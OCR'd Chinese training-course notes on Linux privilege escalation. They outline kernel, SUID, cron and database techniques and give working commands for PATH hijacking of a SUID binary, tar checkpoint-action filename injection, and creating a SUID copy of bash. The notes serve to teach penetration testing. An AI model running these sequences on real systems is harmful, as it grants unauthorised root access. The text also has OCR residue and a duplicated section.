
权限提升-Linux 系统&环境变量&定时任务&权限配置不当&MDUT 自动化


权限提升-小迪安全
1 Web权限
基础
有哪些权限?
环境语言用户权限?
权限怎么获取的?
权限能做那些事情?
分类
网站后台
中间件后台
数据库后台
第三方应用后台
技术
后台功能点(如实现文件操作的功能)
还可以借助网上的公开资料进行利用
补充
部分权限可以实现互相提升转移
2 系统权限
Linux
项目
一个综合类探针：traitor
一个自动化提权：BeRoot(gtfobins&lolbas)
两个信息收集：LinEnum linuxprivchecker
两个漏洞探针：linux-exploit-suggester&2
Web->root
内核
步骤
1、漏扫收集
2、下载EXP
3、编译EXP
4、执行EXP
漏洞
脏牛漏洞(CVE-2016-5195)
Dirty Pipe(CVE-2022-0847)
SUID
步骤
1、信息收集
2、SUID对应查找
3、利用SUID资料去利用
对应
Nmap
Vim
find
Bash
More
Less
Nano
cp
User->root
Web->System
溢出漏洞
流程
1、信息收集
2、筛选EXP
WindowsVulnScan
wesng
Vulmap
https://i.hacking8.com/tiquan
3、下载EXP
KernelHub
Poc-in-Github
exploitdb
4、执行EXP
平台
手工提权
CS插件化
taowu
ladon
MSF自动化
1、生成反弹后门
2、配置监听会话
2.1、筛选EXP模块
3、利用EXP溢出提权
数据库
帐号密码获取
0、网站存在高权限SQL注入点
1、数据库的存储文件或备份文件
2、网站应用源码中的数据库配置文件
3、采用工具或脚本爆破(需解决外联问题)
MYSQL
条件限制
ROOT密码
-secure-file-priv没进行目录限制
技术分类
UDF
5.2
>=5.2
启动项
MOF
反弹shell
利用工具
MSF
Navicat
MSSQL
条件限制
SA密码
技术分类
xp_cmdshell
sp_oacreate
沙盒
Oracle
条件限制
数据库帐号密码
技术分类
普通用户
DBA用户
注入
Redis
参考前期的课程
PostgreSQL
CVE-2018-1058
本地普通数据库用户
需要数据库管理用户操作数据库触发
CVE-2019-9193
本地数据库管理用户

#知识点：

1、Linux 提权-定时任务

2、Linux 提权-环境变量

3、Linux 提权-权限配置不当

4、Linux 提权-数据库自动化

#系列内容：

内核，数据库，第三方服务，SUID&GUID，定时任务，环境变量，SUDO，权限不当等

脏牛漏洞(CVE-2016-5195)

Dirty Pipe(CVE-2022-0847)

SUDO(CVE-2021-3156）

Polkit(CVE-2021-4034)

#截至目前思路点总结如下：

1.提权方法有部分适用在不同环境，当然也有通用方法

2.提权方法也有操作系统版本区分，特性决定方法利用面

3.提权方法有部分需要特定环境，如数据库,第三方提权等

#截至目前思路点总结如下：

1.提权方法有部分适用在不同环境，当然也有通用方法

2.提权方法也有操作系统版本区分，特性决定方法利用面

3.提权方法有部分需要特定环境，如数据库,第三方提权等

#思考点：

1、如何判断采用什么数据库提权？

2、数据库提权前要条件密码获取？

演示案例：

- Linux-环境变量文件配合 SUID-本地
- Linux-定时任务打包配合 SUID-本地
- Linux-定时任务文件权限配置不当-WEB&本地
- Linux-第三方软件 MYSQL 数据库提权-WEB&本地

#Linux-环境变量文件配合 SUID-本地

条件：ROOT 用户对某个第三方程序给予了 SUID 权限

探针：find / -user root -perm -4000 -print 2>/dev/null

root 用户讲可执行文件进行编译，保证文件的正常授权运行，给予 ROOT 权限执行

gcc demo.c -o shell

chmod u+s shell

普通用户通过对文件反编译或源代码查看，覆盖其执行环境变量，直接让其执行指定程序获取权限

cp /bin/bash /tmp/ps

export PATH=/tmp:$PATH

./shell

id

#Linux-定时任务打包配合 SUID-本地

提权通过获取计划任务执行文件信息进行提权

1、相对路径和绝对路径执行

2、计划任务命令存在参数调用

利用计划任务的备份功能 tar 命令的参数利用

echo "" > "--checkpoint-action=exec=sh test.sh"

echo "" > --checkpoint=1

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > test.sh

chmod +x test.sh

#Linux-定时任务文件权限配置不当-WEB&本地

利用不安全的权限分配操作导致的定时文件覆盖

chmod 777 775 等 所有者 组 其他成员说明

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址